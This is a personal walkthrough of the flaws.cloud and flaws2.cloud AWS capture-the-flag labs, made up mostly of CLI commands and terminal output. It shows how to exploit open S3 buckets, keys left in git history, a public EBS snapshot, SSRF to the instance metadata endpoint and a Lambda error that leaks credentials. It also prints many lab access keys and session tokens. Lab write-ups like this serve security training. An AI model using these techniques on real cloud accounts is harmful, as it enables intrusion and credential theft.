CLOUD

Flaws challenges

l 1. Misconfigure public bucket

```
aws s3 ls s3://flaws.cloud/ —no-sign-request —region us-west-2
```

l 2. Misconfigure public bucket with ACL of was user

```
aws s3 —profile YOUR_ACCOUNT ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
```

l 3. Misconfigure public bucket with git

```
aws s3 cp s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud —no-sign-request —region us-west-1 flaws —recursive
cd flaws
Git log
Git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
cat access_keys.txt
aws configure —profile flaws
aws s3 ls --profile flaws
```

```
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1 ls
access_keys.txt         hint1.html              hint3.html              index.html
authenticated_users.png hint2.html              hint4.html              robots.txt
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1 cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1 aws configure list --profile flaws
      Name                    Value             Type    Location
      ----                    -----             ----    --------
   profile                    flaws           manual    --profile
access_key     ****************T7SA shared-credentials-file
secret_key     ****************3Jys shared-credentials-file
    region                  us-west-2      config-file    ~/.aws/config
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1 aws s3 ls --profile flaws
2017-02-19 01:11:52 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 22:04:53 config-bucket-975426262029
2018-07-07 21:39:49 flaws-logs
2017-02-19 01:10:54 flaws.cloud
2017-02-24 10:45:42 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 23:59:03 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-27 00:19:31 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-27 01:19:03 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-27 01:18:40 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-27 01:37:13 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
gopikrishna@MacApple-Pro ~/Desktop/flaws master~1
```

l 4. Misconfigure public snapshot - Grab credentials from volume and login to web server

```
aws —profile flaws sts get-caller-identity

aws ec2 describe-instances --profile flaws --region us-west-2 | grep PublicDns

aws ec2 describe-instances --profile flaws --region us-west-2 | grep VolumeId
```

```
gopikrishna@MacApple-Pro ~ aws --profile flaws sts get-caller-identity
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
gopikrishna@MacApple-Pro ~
gopikrishna@MacApple-Pro ~ aws ec2 describe-instances --profile flaws --region us-west-2 | grep PublicDns
                    "PublicDnsName": "ec2-35-165-182-7.us-west-2.compute.amazonaws.com",
                                "PublicDnsName": "ec2-35-165-182-7.us-west-2.compute.amazonaws.com",
                                        "PublicDnsName": "ec2-35-165-182-7.us-west-2.compute.amazonaws.com",
gopikrishna@MacApple-Pro ~
gopikrishna@MacApple-Pro ~ nslookup 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud    canonical name = ec2-35-165-182-7.us-west-2.compute.amazonaws.com.
Name:   ec2-35-165-182-7.us-west-2.compute.amazonaws.com
Address: 35.165.182.7

gopikrishna@MacApple-Pro ~
```

So the IAM user account Is backup Public dns name matches for target web server and running instance

List the snapshots belong to that account in specific region

```
aws –profile flaws  ec2 describe-snapshots --owner-id 975426262029 --region us-west-2

aws ec2 describe-snapshots --filters "Name=volume-id, Values=vol-04f1c039bc13ea950" --profile flaws --region us-west-2
```

```
gopikrishna@MacApple-Pro ~/Desktop aws --profile flaws  ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12.000Z",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ]
        }
    ]
}
gopikrishna@MacApple-Pro ~/Desktop
```

Create a volume with snapshot and mount it to an EC2 Login to instance

```
lsblk
sudo file -s /dev/xvdf1
sudo mount /dev/xvdf1 /mnt
cd /mnt/home/ubuntu/
cat setupNginx.sh
```

```
ubuntu@ip-172-31-25-130:/$ lsblk
NAME    MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
xvda    202:0    0    8G  0 disk
`-xvda1 202:1    0    8G  0 part /
xvdf    202:80   0    8G  0 disk
`-xvdf1 202:81   0    8G  0 part
loop0     7:0    0 88.7M  1 loop /snap/core/7396
loop1     7:1    0   18M  1 loop /snap/amazon-ssm-agent/1455
ubuntu@ip-172-31-25-130:/$
ubuntu@ip-172-31-25-130:/$ sudo file -s /dev/xvdf1
/dev/xvdf1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name "cloudimg-rootfs" (extents)
ubuntu@ip-172-31-25-130:/$
ubuntu@ip-172-31-25-130:/$ sudo mount /dev/xvdf1 /mnt
ubuntu@ip-172-31-25-130:/$
ubuntu@ip-172-31-25-130:/$ cd /mnt/home/ubuntu/
ubuntu@ip-172-31-25-130:/mnt/home/ubuntu$ ls
meta-data  setupNginx.sh
ubuntu@ip-172-31-25-130:/mnt/home/ubuntu$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
ubuntu@ip-172-31-25-130:/mnt/home/ubuntu$
ubuntu@ip-172-31-25-130:/mnt/home/ubuntu$
```

```
Credentials
Username - flaws
Password - nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
```

l 5. Leakage of Security credentials

The web server acts as HTTP proxy http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/

```
curl http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws
```

```
gopikrishna@MacApple-Pro ~/Desktop curl http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-cr
edentials/flaws
{
  "Code" : "Success",
  "LastUpdated" : "2019-10-20T13:07:59Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6GG7PSQGZMR3VDOU",
  "SecretAccessKey" : "Cri4xWtfszi2phbU8IWiedKeqQ9fXk2lw6Cr85Td",
  "Token" : "AgoJb3JpZ2luX2VjEMX//////////wEaCXVzLXdlc3QtMiJHMEUCIGO9a2EWoyc97483GrLqm2PcjuOYrgvW0aLXxs7apxmJAiEA60W6bIikSRVl20sDJzwi0B804xuHTO9O3PDON2LRYJUq4w
MIvv//////////ARAAGgw5NzU0MjYyNjIwMjkiDANLvuWSaYYP3g5ltSq3A8Na6ByXeUAYLvJAPbpRiqZAO2TckwUZqjLkgBgy0zNHsrOQpm/AcG1KI8OaUPYW4yQ/CKCMpS81EOpn2QKqdSR5nlFc0Z8KZBZ9y
urmhs81a2tdOSGbuQWIvwr3QrmedzI5XqDUl9Qr0w8i7KqRX8Oy6qyrTb0h6+yZq9Rumc3jX8/a5jSum+/dEXNyXMuZA7Ic3CNTyXefcboQJNtTaHD38X2yxZkQhnWMZ3WbQ6pqCFkWPlWMmfCSRovnTDC4PGXK
NiYHoioIAI6Lbhept/cVCIyCmMdeGTAH8PMXb4QqlK4vkm/fbl4CLoRJKz413MPbKoakytFYac4HZ13hX/DzTT/P9o+Fa1REldo4NpANE+wYCDqnbkYQeDY0DNuxkLoRsCXrd3r35qDXFqjNA3uaZ9mp2bamAWc
adjcBIr53eygjCoy/WmzJ1JC113Q1Sw8xwV7urtFS20ql8Wfs05GeouEGY22e27Huia92Glwsz+FdLDHQkNKkg0dhBTvw3Gf5qNBMp9L0PWrtIacXt09typcMKp2i0/gUncikOCDuZY/ljzFmh6opGZY0TZbQ8n
ODJqShGs0wwrix7QU6tAEV3Br6Zafo8utSGaMpOcCPNaAW6TMh5GSBtlC93MG9oIPUVMlcKQRDhla9WceEqn+dErMlxznNtyMvxeLL0e5UoWzcgIO0sLDUtAV55j++oPf7PjetLgAf850t+fnI+03nJNAULIO9u
AfTG0JCr2co81D2rRU/p8vSPCYXRvmqLuoI+Is+ehF/xJp3wzdCA4XSKQ9pzEzgB+85AfDdCZUf3js8M6WbC2nF7GdurGdbszgBLYM=",
  "Expiration" : "2019-10-20T19:31:29Z"
}%
gopikrishna@MacApple-Pro ~/Desktop
```

Configure a profile with the credentials and token,

```
gopikrishna@MacApple-Pro ~/Desktop aws configure --profile level5
AWS Access Key ID [****************VDOU]: ASIA6GG7PSQGSIBNZSZY
AWS Secret Access Key [****************85Td]: 6DXYMO4K7gjE5kVY2AM44RYT+Ru3mKnZNo8iHg6g
Default region name [None]:
Default output format [json]: json
gopikrishna@MacApple-Pro ~/Desktop
gopikrishna@MacApple-Pro ~/Desktop cat ~/.aws/credentials
[flaws]
aws_access_key_id = AKIAJ366LIPB4IJKT7SA
aws_secret_access_key = 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
[level5]
aws_access_key_id = ASIA6GG7PSQGSIBNZSZY
aws_secret_access_key = 6DXYMO4K7gjE5kVY2AM44RYT+Ru3mKnZNo8iHg6g
aws_session_token = AgoJb3JpZ2luX2VjEMb//////////wEaCXVzLXdlc3QtMiJHMEUCIQDjt4E7bMHFuEjRtoDA0h5DRU2r4AgtzRu0LIG8xCPPSAIgbKlWgb0uu/Dl7BvM5NaXbXCcfzwtb
/3yEq4wMIv//////////ARAAGgw5NzU0MjYyNjIwMjkiDCRwKIuttmKKTZAeNyq3A0ibcRDymLrDgygjaVqeV0if87DHcgCyNh51SDixincINZSrE2XkREQlmZSPYo/ZHbuMxTA3jbzj2WIxHzgS
G7ep2gwyjk9ZqvYJeBIRwJcxNdAFm2V/+Zw5mkKpOtVlu9yn5/gbcEt0xXGrhnofu9GBxWDJTWUwHU6dWJLl64PtOG9Wzzqm3e574YQSQ/u3GjzDUMzExUykTMVkHnG+uVgF3NMTlnrDvdcPiEKeH
WSQZ9HXpCn0NczJVgvBmllS6v1pPfOcb7Mq7D63AhhBHHFvJ0qRWoPGDuwr4LRdXhswLaNi1s2zEE6carTR7JUZaXuMDj6xGhZOwQ2CbtmEv2bJ2n+qDcQhVBi37/uZa6EKvaEXu4TW4xEkjnTAnh
oipPsGuQU0Uls9MPzpPP+rN88wWa5byJJJc+snYAWY9Qoy/iWYSf/psdDjONxcdT8qo/YQCSEK4aeKZDeMY7XSoJRQEm+L8/gq8JwMEp3OPpgzhTj3xXFUc+kNmIiChFFka5dF60KCQoi6DM0mFyE
elhTKWczGK9/d2Lgw0tSx7QU6tAGYkteNWsOmmrIJNw9Z8MaKjf1xN2LggpUy4p5qAjtLL2UdBN/kKfF255uZgTj3uN4avWCqKT2uCV09IfuRZ4X2P0lZ3wShd011eRlQvS7xd4vnQy5JqPa2qSIc
gL+AvxoozWxceQmIg47iEiOKX70JV/ovPO4g0+eFB5IiAXQuUosx2b8pYdW2u+ybZWxT4pGsIRhxVLUjY5ULnrAQ/Ngb+AIeejdwFSmhFTne8=
gopikrishna@MacApple-Pro ~/Desktop
```

List the contents of level6 bucket,

```
aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5
```

```
gopikrishna@MacApple-Pro ~ aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5
                           PRE ddcc78ff/
2017-02-27 07:41:07        871 index.html
gopikrishna@MacApple-Pro ~
gopikrishna@MacApple-Pro ~
```

Visit the sub directory for level 6

```
http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/
```

l 6. Enumeration after AWS user keys

Given credentials

```
Access key ID: AKIAJFQ6E7BY57Q3OBGA
Secret: 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
```

Configure it in a profile and check for user info and attached policies

```
aws --profile level6 iam get-user
```

```
aws --profile level6 iam list-attached-user-policies --user-name Level6
```

```
gopikrishna@MacApple-Pro ~ aws configure list --profile level6
      Name                    Value             Type    Location
      ----                    -----             ----    --------
   profile                  level6           manual    --profile
access_key     ****************OBGA shared-credentials-file
secret_key     ****************ps+u shared-credentials-file
    region                <not set>             None    None
gopikrishna@MacApple-Pro ~
gopikrishna@MacApple-Pro ~ aws --profile level6 iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16Z"
    }
}
gopikrishna@MacApple-Pro ~ aws --profile level6 iam list-attached-user-policies --user-name Level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        },
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        }
    ]
}
gopikrishna@MacApple-Pro ~
```

After knowing the attached policy, can for version and what the actual policy is,

```
aws --profile level6 iam get-policy  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways

aws --profile level6 iam get-policy-version  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
```

```
gopikrishna@MacApple-Pro ~ aws --profile level6 iam get-policy  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17Z",
        "UpdateDate": "2017-02-20T01:48:17Z"
    }
}
gopikrishna@MacApple-Pro ~
gopikrishna@MacApple-Pro ~ aws --profile level6 iam get-policy-version  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17Z"
    }
}
gopikrishna@MacApple-Pro ~
```

Now its clear that, we can call an API Gateway using GET method Usually API Gateways are used in conjunction with lambda function, so check for any lambda running in account

`aws --region us-west-2 --profile level6 lambda list-functions`

there is a lambda function named “Level6”, Look into lambda policy,

`aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6`

```
gopikrishna@MacApple-Pro ~ aws --region us-west-2 --profile level6 lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "Level6",
            "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
            "Runtime": "python2.7",
            "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 282,
            "Description": "A starter AWS Lambda function.",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2017-02-27T00:24:36.054+0000",
            "CodeSha256": "2iEjBytFbH91PXEMO5R/B9DqOgZ7OG/lqoBNZh5JyFw=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "22f08307-9080-4403-bf4d-481ddc8dcb89"
        }
    ]
}
gopikrishna@MacApple-Pro ~ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\",\"Prin
\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\"Conditi
{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}]}",
    "RevisionId": "22f08307-9080-4403-bf4d-481ddc8dcb89"
}
gopikrishna@MacApple-Pro ~
```


We can execute `arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\` That "s33ppypa75" is a rest-api-id

Then find stage name, `aws –profile level6 –region us-west-2 apigateway get-stages –rest-api-id "s33ppypa75"`

```
gopikrishna@MacApple-Pro ~ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": 1488155168,
            "lastUpdatedDate": 1488155168
        }
    ]
}
gopikrishna@MacApple-Pro ~
```

the stage name is “Prod”. Lambda functions are called using that rest-api-id, region, stage name and resource (function name)

So the url is, https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6





```
"Go to http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/"
```


Flaws2 challenges

Attacker

l 1. Misconfigured S3 endpoint



Note the request url and paste it in browser and change code value to see any error




```
Error, malformed input
{"PATH":"/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin","LD_LIBRARY_PATH":"/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt
8","TZ":":UTC","LAMBDA_TASK_ROOT":"/var/task","LAMBDA_RUNTIME_DIR":"/var/runtime","AWS_REGION":"us-east-1","AWS_DEFAULT_REGION":"us-east-
1","AWS_LAMBDA_LOG_GROUP_NAME":"/aws/lambda/level1","AWS_LAMBDA_LOG_STREAM_NAME":"2019/11/02/[$LATEST]5b98549f6f3a4ea8aa528e3393e8fdc3","AWS_LAMBDA_FUNCTION_NAME":"level1",
AWS_LAMBDA_FUNCTION_VERSION":"$LATEST","_AWS_XRAY_DAEMON_ADDRESS":"169.254.79.2","_AWS_XRAY_DAEMON_PORT":"2000","AWS_XRAY_DAEMON_ADDRESS":"169.254.79.2:2000","AWS_XRAY_CONT
D":"Root=1-5dbd7488-
b502fd1caf78ad2cc7edae84;Parent=014ca016435bebf7;Sampled=0","AWS_EXECUTION_ENV":"AWS_Lambda_nodejs8.10","_HANDLER":"index.handler","NODE_PATH":"/opt/nodejs/node8/node_modul
node_modules:/var/runtime:/var/task:/var/runtime/node_modules","AWS_ACCESS_KEY_ID":"ASIAZQNB3KHGEBLB5JJ5","AWS_SECRET_ACCESS_KEY":"1kLTYT6JKOMy2CV3jxxVTt8XvPVzQyNudu0wYK16"
//////////wEaCXVzLWVhc3QtMSJIMEYCIQCq0Pc0PL7RN1xsgP+4xvC+VYxEbQvJF8ZcqWePTxI5tAIhALp6Th7jNJQJL3Ugf13GeiFDyYswQeawXILF7l5zD2ZoKsUBCBQQARoMNjUzNzExMzMxNzg4IgxnLW6QHVaOXUTLcns
5n1CSX53XA6lsgjDQZ6cYYdPHSvvHalH03pQAJYR7Bc5Ih0Nfrz0tGJMrONOkIYff7zfYF124mpQjCAuEXxoJHKP8mSUedGOqqhjccYCL2B86LLGdRYmT8HafhSiP0t4GygrZuQ4GAY2NV+1BuTBVNcc0pxAoezx6BBG2Qly2kDo
Lir0/TNR3WcrYb5IJa9GldR4izeAokY0KNPqv6aG30QGJXUwDey0QWg8S/MJLNfSVXorAc5uFXylZjCq9mcs+O3XHh4NY2XQ5D7sWdYZVX9r+qqB8w1SkG3HiIQX1EbtYEcXmX3K+ZBFiFS43BItX7CNo7MTFEuGCLdzPAF7/+CK
rTUCS7FUpkVcEXfhWneOTavrJDX1rsIYQCfPUUDS3In3XhfZaEoV35JfqtEtqT"}
```

Configure aws cli profile with the keys and session token

```
gopikrishna@MacApple-Pro ~/.aws aws configure --profile level1.flaws2
AWS Access Key ID [None]: ASIAZQNB3KHGEBLB5JJ5
AWS Secret Access Key [None]: 1kLTYT6JKOMy2CV3jxxVTt8XvPVzQyNudu0wYK16
Default region name [None]:
Default output format [None]: json
gopikrishna@MacApple-Pro ~/.aws cat ~/.aws/credentials
[flaws]
aws_access_key_id = AKIAJ366LIPB4IJKT7SA
aws_secret_access_key = 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
[level5]
aws_access_key_id = ASIA6GG7PSQGSIBNZSZY
aws_secret_access_key = 6DXYMO4K7gjE5kVY2AM44RYT+Ru3mKnZNo8iHg6g
aws_session_token = AgoJb3JpZ2luX2VjEMb/////////wEaCXVzLXdlc3QtMiJHMEUCIQDjt4E7bMHFuEjRtoDA0h5DRU2r4AgtzRu0LIG8xCPPSAIgbKlWgb0uu/Dl7BvM5NaXbXCcfzwtb2nGCT
9EZBv/3yEq4wMIv////////////ARAAGgw5NzU0MjYyNjIwMjkiDCRwKIuttmKKTZAeNyq3A0ibcRDymLrDgygjaVqeV0if87DHcgCyNh51SDixincINZSrE2XkREQlmZSPYo/ZHbuMxTA3jbzj2WIxHzgS
M9AQIdr+9KG7ep2gwyjk9ZqvYJeBIRwJcxNdAFm2V/+Zw5mkKpOtVlu9yn5/gbcEt0xXGrhnofu9GBxWDJTWUwHU6dWJL164PtOG9Wzzqm3e574YQSQ/u3GjzDUMzExUykTMVkHnG+uVgF3NMTlnrDvdcP
iEKeHQki0rWAzOJWSQZ9HXpCn0NczJVgvBmllS6v1pPfOcb7Mq7D63AhhBHHFvJ0qRWoPGDuwr4LRdXhswLaNi1s2zEE6carTR7JUZaXuMDj6xGhZOwQ2CbtmEv2bJ2n+qDcQhVBi37/uZa6EKvaEXu4TW
4xEkjnTAnhANr5E4icsloipPsGuQU0Uls9MPzpPP+rN88wWa5byJJJc+snYAWY9Qoy/iWYSf/psdDjONxcdT8qo/YQCSEK4aeKZDeMY7XSoJRQEm+L8/gq8JwMEp3OPpgzhTj3xXFUc+kNmIiChFFka5dF
60KCQoi6DM0mFyENtSI9R+dCnelhTKWczGK9/d2Lgw0tSx7QU6tAGYkteNWsOmmrIJNw9Z8MaKjf1xN2LggpUy4p5qAjtLL2UdBN/kKfF255uZgTj3uN4avWCqKT2uCV09IfuRZ4X2P0lZ3wShd011eRlQ
vS7xd4vnQy5JqPa2qSIclfGPyV3ixSgL+AvxoozWxceQmIg47iEiOKX70JV/ovPO4g0+eFB5IiAXQuUosx2b8pYdW2u+ybZWxT4pGsIRhxVLUjY5ULnrAQ/Ngb+AIeejdwFSmhFTne8=
[level6]
aws_access_key_id = AKIAJFQ6E7BY57Q3OBGA
aws_secret_access_key = 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
[level1.flaws2]
aws_access_key_id = ASIAZQNB3KHGEBLB5JJ5
aws_secret_access_key = 1kLTYT6JKOMy2CV3jxxVTt8XvPVzQyNudu0wYK16
gopikrishna@MacApple-Pro ~/.aws nano credentials
gopikrishna@MacApple-Pro ~/.aws
```

```
aws s3 ls s3://level1.flaws2.cloud --profile level1.flaws2
```

```
gopikrishna@MacApple-Pro ~/.aws aws s3 ls s3://level1.flaws2.cloud --profile level1.flaws2
                           PRE img/
2018-11-21 02:25:05      17102 favicon.ico
2018-11-21 07:30:22       1905 hint1.htm
2018-11-21 07:30:22       2226 hint2.htm
2018-11-21 07:30:22       2536 hint3.htm
2018-11-21 07:30:23       2460 hint4.htm
2018-11-21 07:30:17       3000 index.htm
2018-11-21 07:30:17       1899 secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
gopikrishna@MacApple-Pro ~/.aws
```

Check that file in browser

`http://level1.flaws2.cloud/secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html`

It will give access to next challenge

`http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud`

l 2. Misconfigured ECR [Elastic Container registry]

`http://container.target.flaws2.cloud/`

As we know it is a container challenge, lets list the publicly available containers of that AWS Account

Get account id and use all region to find out any available containers

```
aws sts get-caller-identity --profile level1.flaws2
aws ecr list-images --repository-name level2 --registry-id 653711331788  --region us-east-1 --profile level1.flaws2
```

Or

```
aws sts get-caller-identity --profile level1.flaws2
while read LINE; do aws ecr list-images --repository-name level2 --registry-id 653711331788 --profile level1.flaws2 --region "$LINE" ; don
e < /Users/gopikrishna/Desktop/regions.txt
```

```
krishna@MacApple-Pro ~/Desktop aws sts get-caller-identity --profile level1.flaws2
{
    "UserId": "AROAIBATWWYQXZTTALNCE:level1",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/level1/level1"
}
gopikrishna@MacApple-Pro ~/Desktop aws ecr list-images --repository-name level2 --registry-id 653711331788  --region us-east-1 --profile level1.flaws2
{
    "imageIds": [
        {
            "imageDigest": "sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e",
            "imageTag": "latest"
        }
    ]
}
gopikrishna@MacApple-Pro ~/Desktop
```

Pull the container using docker and inspect First login to aws ecr,

```
aws ecr get-login --region us-east-1 --profile level1.flaws2
```

```
gopikrishna@MacApple-Pro ~/.aws aws ecr get-login --region us-east-1 --profile level1.flaws2
docker login -u AWS -p eyJwYXlsb2FkIjoiaTNuWEVkMU0yTSt0ZHhubzBaTDdXS01sR2dLTkdZOTF5UnhEYkNJT3JTajVZOGphdkdXNDVLWktwWDFwOEVJZjQ5cDMxcDhYTUMvMHNuOFVHanM1NjR4QjYr
emFHWFFxNFZUeVBEZ29xdWxnbU5PVVoxTmhLbENId2ZJTjBuUjBkc2o5TGV5VTJpUkZZdGRvampndVZmL0ZrRitLRm9yUjZhcEc3TGF0YVBtWHVBeHZKUGFiQk43SGFDTmlKWUlDY1FyOVJiT2dvTHY1OS9CbWN
